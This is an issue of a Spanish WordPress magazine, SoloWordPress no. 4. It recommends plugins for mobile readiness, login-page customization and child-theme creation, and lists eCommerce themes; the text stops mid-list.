

# SoloWordPress

TU REVISTA SOBRE WORDPRESS

## CAMBIAR LA PANTALLA DE INGRESO A WORDPRESS

LOS MEJORES TEMAS PARA ECOMMERCE  
DE WORDPRESS

LOS MEJORES TEMAS PARA SALUD DE  
WORDPRESS

LOS MEJORES PLUGIN DE SHORTCODES  
PARA WORDPRESS

LOS MEJORES PLUGIN PARA GALERÍAS  
DE WORDPRESS

PARA QUÉ SIRVEN LOS USUARIOS EN  
WORDPRESS

ARREGLAR PROBLEMAS EN WORDPRESS

+ ADEMÁS

MANUALES  
PLUGINS  
TEMAS

# SoloWordPress



Esta revista es de **distribución gratuita**, si lo consideras oportuno puedes ponerle precio.

Tu también puedes ayudar, contamos con la posibilidad de hacer donaciones para la REVISTA, de manera muy simple a través de **PAYPAL**

Para mayor información escribe un email a:  
[adrian@sololinux.es](mailto:adrian@sololinux.es)



By: MichaelGaida. Extraída de Pixabay.

## Bienvenido a la Revista SOLOWORDPRESS

Aquí tenemos el numero 4 de la revista SoLoWordPress. Gracias a todos los que hacéis posible que esto siga adelante. Desde SOLOWORDPRESS esperamos que os guste este numero.

¡Pedimos disculpas por el retraso! La actual situación ha traído, inconvenientes inesperados, que han retrasado los proyectos. Esperamos poder normalizar la aparición de los próximos números.

Permitirme agradecer especialmente el esfuerzo a nuestro editor habitual, Adrián A., que esperamos se pueda reincorporar pronto


# SoloWordPress

Adrián A. A. / Henry G.R.

Ayúdanos a crecer, vota por  
SoloLinux en la siguiente  
encuesta.

# Gracias por colaborar.

Síguenos en las Redes:



La revista  
SOLOWORDPRESS  
esta realizada con Libre  
Office Impress 6.2.8.

Nuestras Webs:

[www.sololinux.es](http://www.sololinux.es)  
[www.solowordpress.es](http://www.solowordpress.es)

Esta revista es de **distribución gratuita**, si lo consideras oportuno puedes ponerle precio.

Tu también puedes ayudar, contamos con la posibilidad de hacer donaciones para la REVISTA, de manera muy simple a través de **PAYPAL**

**AYUDANOS A SEGUIR CRECIENDO**



## EDITORIAL

### Edición:

• Adrián Almenar  
adrian@sololinux.es

### Redacción:

• Sergio G. B.  
(Administrador y redactor  
artículos SoloLinux)  
info@sololinux.es

• Henry G. R.  
(Redactor artículos  
SoloWordPress)  
info@solowordpress.es

Para mayor información  
escribe un email a:  
adrian@sololinux.es

### La Revista

**SOLOWORDPRESS**, se distribuye gratuitamente en forma digital para todo el mundo que quiere disfrutar de ella. Si quieres imprimirla es cosa tuya. Si os cobran por ella, os están timando. :)

### Contacto:

Para cualquier consulta sobre las revistas, publicidad o colaboraciones escribir un email a:  
adrian@sololinux.es



Esta obra se publica bajo una licencia de Creative Commons Reconocimiento-Compartir-Igual 4.0 Internacional.

---

## MANUALES

---

- 21. [Las Constantes de propósito General en WordPress](#)
- 26. [Las Constantes de Estado en WordPress](#)
- 39. [Cómo escribir código en WordPress](#)
- 48. [Para qué sirven Los Usuarios en WordPress](#)
- 50. [Diferencia entre Tema o Plantilla en WordPress](#)
- 53. [Arreglar problemas en WordPress](#)
- 55. [WordPress en móvil](#)
- 57. [Arreglar problemas en WordPress 2](#)

---

## SEGURIDAD

---

- 35. [Alerta de Seguridad \[20200429\] para WordPress](#)
- 37. [Construir Contraseñas Seguras para WordPress](#)
- 41. [Cómo funciona un Ataque de Inyección SQL](#)
- 45. [Cómo funciona un Ataque de Inyección SQL en WordPress](#)

---

## TEMAS

---

- 14. [Los mejores Temas para eCommerce de WordPress](#)
- 17. [Los mejores Temas para artistas de WordPress](#)
- 19. [Los mejores Temas para Salud de WordPress](#)
- 24. [Los mejores Temas para Ingenieros de WordPress](#)
- 29. [Los mejores Temas para Talleres de WordPress](#)

---

## PLUGINS

---

- 06. [Hacer que WordPress esté listo para móvil](#)
- 09. [Cambiar la pantalla de ingreso a WordPress](#)
- 12. [Crear un Tema hijo de WordPress fácil](#)
- 31. [Los mejores Plugin para Galerías de WordPress](#)
- 33. [Los mejores Plugin de Shortcodes para WordPress](#)
- 51. [5 formas de Gestionar Los Comentarios en WordPress](#)



- Revista Mensual
- Noticias
- Manuales
- Distros Linux
- Seguridad
- Redes
- Hardware y Software
- Scripts

¡Si crees que puedes ayudar contacta con nosotros!



Si el formato digital no te convence, también tenemos todo el contenido en una **Página Web**

**¡Visítanos!**  
**www.sololinux.es**

## Hacer que WordPress esté listo para móvil

Resulta interesante que la evolución de los dispositivos móviles (teléfonos «inteligentes», móviles o celulares, tabletas) ha llevado a que debamos estar listos para estos.

Y esta moda llega hasta el punto de que si no lo estamos, nuestro sitio web es como si no existiera.

La mayoría de los temas actuales para WordPress, ya están preparados (hasta un punto) para manejar esta situación.

### Hacer que WordPress esté listo para móvil.

Como en todos los casos en que se plantea un «problema» en informática, no hay una única solución.



Dependiendo de «el punto de arranque» hay que abordar la solución de una manera u otra y hay que hacer unos u otros cambios.

De forma genérica, a la capacidad de hacer que una página web, o un sitio entero, sea adecuado para ser visitado desde distintos dispositivos, lo conocemos como «**responsivo**».

Un sitio es «**responsivo**» si puede verse igual (o muy parecido) con una pantalla de 5 pulgadas o una de 25 pulgadas.

También se aplica para la visión en «vertical» u «horizontal».

#### Tema responsivo

Gran parte de los temas modernos, está preparado desde el inicio de su instalación, para hacer que el sitio resulte **responsivo**.

En la mayoría de los casos, esto se hace con una mezcla de tecnologías, se usa **javascript** para conocer el dispositivo en donde se visualiza el sitio.

A continuación se realiza una comunicación con el servidor que se conoce como tecnología **AJAX** y el servidor realiza los ajustes necesarios o simplemente, el **javascript** decide cambiar el aspecto cambiando la presentación, o sea, el **CSS**.

En otros casos, el código de presentación **CSS** está escrito de tal forma que reconoce el tamaño de la pantalla del dispositivo de visualización y decide usar un tipo u otro de presentación.

Pero ¿qué pasa si el tema que llevas usando años y que te encanta para tu bitácora, no es **responsivo**?

#### Plugins al rescate

En algunos casos, el tema que se está usando no es responsivo, pero eso no significa que debas tirar la toalla y buscar desesperadamente un nuevo tema.

Si, es cierto que usar un Tema responsivo, es más rápido y necesita menos intervención de la potencia del servidor, pero hay casos en que se justifica.

Yo te presento unas cuantas soluciones, tu escoge la que te parezca oportuna.

#### WPtouch

Este plugin se ha instalado y funciona satisfactoriamente en más de 500.000 sitios web.

Pero antes de lanzar las campanas al vuelo, una advertencia: **Este plugin no se ha probado con las últimas 3 versiones mayores de WordPress. Puede que ya no tenga soporte ni lo mantenga nadie, o puede que tenga problemas de compatibilidad cuando se usa con las versiones más recientes de WordPress.**



WPtouch  
Por WPtouch

Descargar

Hay que avisar, aunque yo he hecho pruebas y funciona, puede que en algún momento deje de hacerlo.

Afortunadamente, este plugin tiene traducción completa al español, por lo que resulta fácil manejar su ajuste.

Una de las cosas interesantes es que puedes definir en qué momento se produce la magia; puedes decidir cuál es el tamaño de la pantalla que se considera un dispositivo móvil.

El plugin se encarga de detectar cuándo un visitante está usando un móvil y le ofrece una visión optimizada del sitio.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/wptouch/>)

## WordPress Mobile Pack



Este plugin transforma tu sitio en una aplicación de Web Progresiva para móvil.

Es compatible con dispositivos **Android** e **iOS** y con los navegadores más populares como **Google Chrome** o **Safari**.

Claro que preguntarás ¿Qué es eso de Web Progresiva? vale, pues algunas características que te darán una idea son:


- La aplicación carga de forma casi instantánea, independientemente de la conexión que tengas.
- La función de mensajes «push» permiten que el usuario del móvil siga un enlace y vuelva a tu página ágilmente, aún cuando el navegador esté apagado.
- Las animaciones, el desplazamiento vertical u horizontal se presentan y realizan su función suavemente.
- La conexión se realiza siempre bajo protocolo **https**
- La página se hace «responsiva».

Como casi siempre, existe una versión de pago llamada **WordPress Mobile Pack PRO** que ofrece un conjunto mayor de posibilidades y de configuraciones.

Es un producto interesante, aunque a mi entender es demasiado pesado.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/wordpress-mobile-pack/>)

## Any Mobile Theme Switcher



Al igual que el primero de la lista, este plugin no se ha probado con las últimas 3 versiones mayores de WordPress. Puede que ya no tenga soporte ni lo mantenga nadie, o puede que tenga problemas de compatibilidad cuando se usa con las versiones más recientes de WordPress.

Este es un plugin que me llamó la atención por dos razones:

La primera es su función para presentar un tema distinto del tema principal o, de pantalla grande, del tema móvil, de forma que los sitios parecen distintos, si quieres.

La segunda, es que puedes escoger el tema que quieres usar para cada dispositivo, de forma independiente.

Los dispositivos reconocidos y que pueden tener «su propio tema» son:

- *Iphone / Ipod*
- *Ipad*
- *Palm Os*
- *Android*
- *Android Tab*
- *Windows Mobile*
- *Blackberry*
- *Opera Mini*
- *Otros dispositivos móviles*

La desaparición de alguno de estos dispositivos en el mercado activo, ha hecho obsoleto en cierta medida este plugin, pero lo cierto es que aún existen muchos usuarios con estos dispositivos.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/search/Any-Mobile-Theme-Switcher/>)



## Smush – Compress, Optimize and Lazy Load Images



 **Smush – Compress, Optimize and Lazy Load Images** Descargar  
Por WPMU DEV

Este es un plugin distinto, no convierte temas ni manipula el tema en forma alguna, simplemente hace su trabajo optimizando las imágenes de tu sitio.

Al estar optimizadas, las imágenes cargan mucho más rápido en los dispositivos, entre ellos, los móviles.

Además, ofrece lo que se conoce como «Lazy Load» o «Carga perezosa» o «Carga en diferido» que no es otra cosa que detectar cuándo una imagen debe estar en la pantalla y enviarla, mientras tanto, el tema se limita a guardar el sitio dónde estará.

La utilidad para los dispositivos móviles, es que al detectar el tamaño de la pantalla, te permite fijar las reglas para enviar un tamaño máximo de imagen comprimida, en función de las dimensiones de la pantalla.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/wp-smushit/>)

## Max Mega Menu



 **Max Mega Menu** Descargar  
Por megamenu.com

Una de las partes más olvidadas cuando se hacen arreglo para encajar un tema en un dispositivo móvil, es el menú.

Casi siempre se presta mucha atención a las imágenes y elementos decorativos o incluso a los colores, pero resulta muy desagradable a un usuario, encontrar que los menús de las páginas resultan demasiado grandes para la pantalla y son ilegibles u ocupan tres líneas.

Tiene muchas opciones para la re-colocación de los menús, creación de menú de hamburguesa, menús persistentes, etcétera, y por suerte, este plugin está disponible en español.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/megamenu/>)

## Favicon by RealFaviconGenerator



 **Favicon by RealFaviconGenerator** Descargar  
Por Philippe Bernard

Este es un caso interesante, aunque todos los temas modernos traen un apartado en su personalización de apariencia para insertar el icono del sitio, algunos van un paso más allá y usan este icono para construir un «**favicon**».

Otros directamente, te permiten definir el «**favicon**» para tu sitio, que normalmente se llama **favicon.ico**.

El favicon no es otra cosa que un icono que identifica a tu sitio, si bien es cierto que suele ser una imagen de pequeñas dimensiones, el que se usa en las pestañas del navegador suele tener como máximo un tamaño de 32 pixel por 32 pixel.

Este plugin puede usar imágenes mucho mayores, digamos de 200px por 200px, para crear el «**favicon**» de tu sitio.

La razón de mencionar este plugin en este grupo, es que una vez activado y personalizado, detecta el tipo de dispositivo que accede a tu sitio y cambia la cabecera **html** de forma dinámica, para ofrecer el mejor y optimizado **favicon.ico**.

De esta forma, el usuario de dispositivo móvil puede identificar fácil y rápidamente tu sitio, con independencia de la url que maneje o de si se encuentra entre una lista de sitios visitados.

Puedes descargarlo desde el repositorio de WordPress: (<https://es.wordpress.org/plugins/favicon-by-realfavicongenerator/>)

## Bonus track

Jejeje 😊 Permítirme la referencia a la música (me encanta) aunque ya no se vendan y pocos sepan lo que son los Álbumes, los CD y, mucho menos, los vinilos.

Si quieres comprobar si tu sitio está preparado para los dispositivos móviles (antes o después de tomar medidas) tienes un servicio de prueba llamado «[Google Mobile Friendly Test](#)»

Este servicio te dirá si tu sitio está optimizado para móviles y, genera un reporte de los fallos (si los hay) para que puedas corregirlos.

## Conclusión

Con la esperanza de que esto te sirva para sacar el mejor partido de tu WordPress, al tiempo que aumentas tus visitantes de dispositivos móviles y por tanto, más ventas o lectores o lo que proceda para aumentar tu beneficio.

## Cambiar la pantalla de ingreso a WordPress

### Porqué es importante cambiar la pantalla de ingreso a WordPress.

Esta respuesta la debes realizar tú; yo puedo, como mucho, apuntar algunas razones:

- Por estética, para que mantenga el aspecto general de tu marca.
- Por seguridad, para que cumpla con los requisitos estándar de tu negocio.
- Por fardar, para que todos vean que también puedes hacer cosas especiales.
- Por que puedes.


Sea cual sea tu razón, puedes hacerlo de dos formas, una fácil instalando y configurando un plugin, y otra menos fácil, manualmente, programando.

### La forma fácil.

En WordPress siempre hay una forma fácil de hacer las cosas, que consiste en la instalación, activación y personalización de un plugin.

La pregunta más difícil es ¿qué plugin necesito?

Te voy a presentar unos cuantos plugin para cambiar la pantalla de ingreso a WordPress. El orden de presentación NO significa su mayor o menor recomendación, sólo que están en ese desorden.



### Custom Login Page Customizer.



Se trata de un plugin de la compañía Colorlib, que tiene una larga trayectoria desarrollando.

Es posiblemente, el plugin más completo para cambiar la pantalla de ingreso a WordPress. Contiene en un sólo paquete toda la funcionalidad que se encuentra en plugins de pago, a pesar de ser gratuito.

Este plugin te permite cambiar cosas como:

- El color de los campos.
- El borde de los campos.
- La forma y el aspecto del botón.
- Si la pantalla tiene una o dos columnas.
- El color o la imagen de fondo.
- El logotipo.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/colorlib-login-customizer/>).

### Custom Login



Sencillo nombre para un plugin sin más pretensiones que hacer lo que se le pide.

Si bien no está disponible en español, su sencillo manejo no presenta muchas dificultades; tras ser activado, aparece un nuevo menú **Ajustes -> Custom login**, donde puedes personalizar cosas como:

- La imagen de fondo del formulario.
- La imagen de fondo de la pagina.
- La posición vertical del formulario.
- La posición horizontal del formulario.
- Los colores del texto, los enlaces, las sombras.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/bm-custom-login/>).

## Erident Custom Login and Dashboard



Este plugin es uno de los más famosos que realizan esta tarea, ya que cuenta con un montón de de posibilidades que incluyen la mayoría de las que hacen otros y unas propias muy llamativas como:

- Seleccionar un tipo de fuente.
- Añadir animaciones.
- Añadir cambio en la opacidad de textos e imágenes.
- Añadir colores con degradado.

Pero hay que señalar dos características importantes,: la capacidad para cambiar el color del escritorio de administración y, la capacidad de importar y exportar los ajustes creados, lo que lo hace magnífico para cuando se trabaja con múltiples sitios.

Puedes descargar este plugin desde el repositorio de WordPress <https://es.wordpress.org/plugins/erident-custom-login-and-dashboard/>

## Custom Login Page Customizer – LoginPress



Este plugin podría ser como cualquier otro de la lista, hace las mismas cosas.

Pero a diferencia de otros, permite cambiar el texto del mensaje de error, así que podrás decir a los que acceden, «Por favor, mete bien el dedo, esa no es la contraseña.», o lo que quieras. ☺

Puedes ver los cambios que haces a la pagina de acceso, en directo, ya que la pantalla de personalización muestra los cambios según se hacen.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/loginpress/>).



## User Registration – Custom Registration Form, Login And User Profile For WordPress



Este plugin con nombre tan largo, hará las delicias de los que gustan del diseño por bloques.

Permite diseñar la pagina de acceso y el formulario, no sólo en varias columnas, sino con varios campos y en forma dinámica.

Diferentes usuarios pueden tener diferentes campos, con diferente disposición y diferente aspecto.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/user-registration/>)

## Admin Custom Login



Al igual que todos sus competidores, la función de este plugin es cambiar la pantalla de ingreso a WordPress.

- Este se diferencia en algunos puntos interesantes:
- Permite insertar un carrusel como imagen de fondo.
  - Permite redirigir a los usuarios a diferentes páginas, en función de su rol (Editor, Administrador, etc.).
  - Permite añadir conectividad con un enlace a las redes sociales más conocidas.
  - Diseño responsivo desde el comienzo.
  - Integración de «Google Fonts» para escoger el cambio de fuente.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/admin-custom-login/>).

## Simple Login Page Customizer



Quizá uno de los más simples, perdón, sencillos de esta lista.

No realiza alardes de visión en directo de los cambios, ni tiene múltiples columnas, se configura en una sencilla página.

Pero eso no significa que no cumple su función o que no sea potente, es simplemente, minimalista.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/simple-login-page-customizer/>).

### La forma menos fácil.

Como en todos los casos, cuando se quiere hacer un cambio en WordPress, hay formas fáciles como es la instalación de un plugin, y menos fáciles como es el programar lo que queremos.

En este caso, la forma menos fácil, también es programando pero, consta de dos partes o, mejor dicho, hay dos formas de hacerlo.

### El wp-login.php

El primer método consiste en cambiar la programación del archivo `php-login.php` lo cual desaconsejo absolutamente por dos razones:

1. No es una buena práctica de desarrollo, ya que este archivo forma parte del «core» de WordPress.
2. Cualquier cambio que hagas en este archivo, será reemplazado por el nuevo archivo que aparezca en una actualización de WordPress, sin previo aviso, ya que este archivo forma parte del «core» de WordPress.

### miplugin.php

El segundo método es crear tu mismo un plugin que haga esta labor. Puedes dejar volar tu imaginación e incorporar cosas como imágenes en movimiento o colores imposibles (tu mismo). Una vez que actives el plugin, tus cambios estarán incorporados inmediatamente.

Básicamente esta es la forma correcta de hacer las cosas y tus cambios no se verán afectados por las actualizaciones.

### Conclusión

Ya vimos cómo cambiar la pantalla de ingreso a WordPress de forma fácil en el artículo [Mi primer plugin de WordPress](#).

No es tan difícil cambiar la programación, y tu plugin tendría que reescribir la función `wp_login_form` o sus parámetros.

Puedes encontrar más información sobre esta función en el [codex](#) (en inglés).

# SoloLinux

REVISTA MENSUAL

MANUALES

NOTICIAS

REDES

SCRIPTS

REDES & DESARROLLOS WEB

HARDWARE & SOFTWARE

Entra en: [www.solowordpress.es](http://www.solowordpress.es)



## Crear un Tema hijo de WordPress fácil

Realmente el crear un Tema hijo para WordPress es una práctica muy recomendada y una de las más provechosas y gratificantes.

Ciertamente no contempla mayores complicaciones, como ya he explicado en varias ocasiones; puedes leer la entrada de: [Cómo crear un Tema hijo en WordPress](#).

Pero en esta ocasión vamos a ver una forma aún más fácil, se trata de la instalación de un plugin que realice la tarea por nosotros.

### Crear un Tema hijo de WordPress fácil.

Si, también existen plugins para esta labor. Para facilitarte la tarea de la creación de los archivos y directorios necesarios.

Crear un tema hijo no se considera una tarea difícil, pero si es cierto que además de la creación de unos pocos archivos, hay que seguir unas pocas normas para hacer las cosas correctamente.

### Aún más fácil.

Hace poco conversando con mi padre, sobre la creación de una página web, me hizo un observación que no deja de ser una obviedad, pero que solemos pasar por alto: «Todo es fácil cuando lo conoces».

Para mi resulta fácil hablar sobre este tema, porque lo he hecho muchas veces y conozco sus detalles, pero no todos lo conocen.



Muchas veces se dan las cosas por sabidas, un programador que lleva trabajando 20 años con lenguajes como **Cobol** o **C++** o **Java**, no tiene porque saber de **html**, **CSS**, o **PHP** y, aunque pueda tener cierta ventaja al aprender esos nuevos lenguajes y métodos sobre alguien que no sepa nada de informática, no significa que «lo sepa todo».

Así que te voy a presentar a continuación unos cuantos plugin que te facilitarán la tarea de crear un Tema hijo de WordPress fácil.



### Child Theme Configurator



Es una herramienta rápida y fácil de usar que te permite analizar cualquier tema para solucionar los problemas comunes, crear un tema hijo y personalizarlo más allá de las opciones del personalizador.

Cuenta con una opción muy interesante en su versión de pago y es que, analiza la hoja de estilos de los plugin que tengas instalados y te permite modificarlas para adecuarlos a tu tema.

Este plugin te permite además cosas como:

- Actualizar Temas sin perder las personalizaciones.
- Determinar los ajustes correctos a usar.
- Usar «webfonts» en el tema hijo.
- Registrar varias hojas de estilo **style.css** el la cola, en lugar de usar **@import**.
- Personalizar **@media** para diseños responsivo de los Temas.
- Exportar los temas hijo a un archivo Zip.

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/child-theme-configurator/>).

### Child Theme Wizard

Si no es el más sencillo, uno de los más, no tiene ajustes adicionales ni nada parecido, simplemente hace lo que se le pide.

Una simple página en la que debes introducir los datos básicos, es suficiente para que este plugin trabaje. Pediste Crear un Tema hijo de WordPress fácil, pues este no puede ser más fácil.

Si acaso, se le puede achacar que aún no ha sido traducido al español, ni está preparado. Tras activarse, solicita los datos para crear el tema hijo:

- Father Theme – Tema padre (el selector a la derecha contiene todos los temas instalados).
- Title – Título (Aquí introduces el nombre que quieres dar a tu Tema hijo).
- Description – Descripción (aquí introduces una breve descripción de tu Tema)
- Child Theme URL – URL del Tema hijo (por si tienes un sitio web).
- Author – Autor (Nombre del autor / tu nombre).
- Author URL – URL del Autor (Tu página personal).
- Version – Versión (La versión que quieras especificar).
- Include GPL license – Incluir licencia GPL (¿Quieres que se incluya una copia de la licencia GPL en la documentación?).

Puedes descargar este plugin desde el repositorio de WordPress (<https://es.wordpress.org/plugins/child-theme-wizard/>).

## Child Theme Check

Vale, este no es un plugin para crear un Tema hijo, es un plugin para tu seguridad con un Tema hijo.

La finalidad de este plugin es la de comprobar que tu tema está actualizado correctamente. El inconveniente es que no está traducido al español, aún.

Para poner un ejemplo, suponte que el tema padre lanzó una actualización y desestimó uno de los archivos, si ha sido por un problema de seguridad, quizá estés en riesgo.



## Conclusión

Realmente crear un Tema hijo es una tarea tan sencilla que no necesita mucha ayuda y si, hay algunos plugin que intentan facilitarte la tarea, pero el tiempo y esfuerzo dedicados para esto, ¿compensan?

Creo que será más fácil y entretenido que te dediques a aprender a hacer la tarea completa por tu cuenta, lo agradecerás.

Si acaso, puedes buscar más información ejemplos de este tipo de plugin en el repositorio de WordPress, en: <https://es.wordpress.org/plugins/tags/child-theme/>.

# Los mejores Temas para eCommerce de WordPress

Existen un montón de formas de hacer comparaciones y de hacer listas, según el criterio de cada uno.

Esto nos deja con que la lista de los mejores según mi criterio, puede no ser la que harías tu. Pero en fin, voy a presentarte unos cuantos Temas y luego, tu decides.

El tema del eCommerce es amplio y complejo, pero para entendernos, digamos que hablo de aquellos Temas que están inicialmente diseñados para facilitarte la puesta en marcha y explotación de una «tienda electrónica».

**Recuerda que salvo excepciones, instalar un Tema preparado para eCommerce, no significa que ya tengas la tienda, te faltará incorporar el motor de la Tienda, la(s) pasarela(s) de pago, etcétera.**

## Leto

Leto *Por aThemes*



Lo he puesto el primero de la lista, para mi es el número uno indiscutible pero no porque los demás no merezcan el número uno, sino porque sólo puede haber un número 1.

El Tema Leto, ofrece muchas y buenas herramientas de forma gratuita y una configuración muy atractiva.

Se trata de un Tema con una disposición de los elementos moderna, clara, con una cabecera de gran dimensión que permite presentar, por ejemplo las promociones o las ofertas.

Este Tema es compatible con la tienda «WooCommerce» lo que lo hace perfecto para cualquier clase de tienda.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/leto/>).

## Neve

Neve *Por Themeisle*




Escoger Neve es jugar sobre seguro, es un Tema ligero, rápido y fácil de personalizar, ideal para quien no quiere muchas complicaciones.

Cuando hablamos de «tiendas electrónicas», la rapidez es factor fundamental y en este apartado, Neve destaca.

Además, Neve está preparado para funcionar con dispositivos móviles, ya que incorpora la tecnología compatible con AMP.


La personalización de este Tema, incluye los cambios de color, cambios de fuentes y (limitada) edición del logotipo de tu empresa.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/neve/>).



## Ecommerce Gem

eCommerce Gem *Por ProDesigns*



No te dejes engañar por su nombre, el hecho de que esté en la lista de Los mejores Temas para eCommerce de WordPress, no es coincidencia. 😊

Es un tema multi propósito, pero se integra muy bien con «WooCommerce», ya que está diseñado con esta labor en mente.

Una de las características que destacan con este Tema, es el diseño de su buscador, que lo hace muy apropiado para buscar productos por diferentes categorías.

La versión gratuita ya es suficiente para explotar un negocio virtual pero aún hay más en la versión de pago, que integra más posibilidades de sistemas de pago, más personalizaciones, etc.

Es un tema, en cualquiera de sus versiones, absolutamente responsivo y cuenta además con atención a las redes sociales y un carrusel a pleno tamaño, para exposición.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/ecommerce-gem/>).

## eStore

eStore *Por ThemeGrill*



El Tema eStore desarrollado por «ThemeGrill», es lo que se suele llamar un Tema «pulcro» para crear una «tienda electrónica».

A pesar de ser liviano, es un tema compatible tanto con «WooCommerce» como con «YITH WooCommerce Wishlist».

No sólo te permite que tus clientes creen una lista de deseos para volver más tarde a tu tienda, sino que te permite crear categorías y colecciones que podrán listar en una misma página.


Es un Tema visualmente muy atractivo y por supuesto responsivo, que funciona muy bien en cualquier dispositivo.

Incorpora hasta 10 widgets que te permiten por ejemplo, tener 10 departamentos distintos más 12 widgets que puedes personalizar para presentar categorías o diferentes modelos.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/estore/>).

## EightStore Lite

EightStore Lite *Por 8Degree Themes*



Su nombre nos dice que es la versión pequeña, aunque es el único o casi el único, que ofrece una serie de posibilidades interesantes en el «frontend» (en el lado del usuario).

Pero vamos por partes, es un tema básicamente visual en su interface, con grandes cabeceras, carruseles e imágenes pequeñas y descriptivas con enlaces.


Ofrece una variedad de carteles para crear promociones y anunciar eventos. Todo esto, con creación visual, sin necesidad de entrar código alguno.

Es por supuesto, totalmente responsivo incluso con los comentarios de los usuarios que se presentan graciosamente hasta en los dispositivos más pequeños.

Es de destacar también, que está preparado para trabajar con múltiples idiomas y, una característica poco común, esta preparado para integrarse con bbPress.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/eightstore-lite/>).

**Trusted**



Trusted es simple pero elegante y totalmente responsivo. Ha sido diseñado para ser moderno y fresco y es adecuado para muchos tipos de sitios web, blogs o tiendas de comercio electrónico.

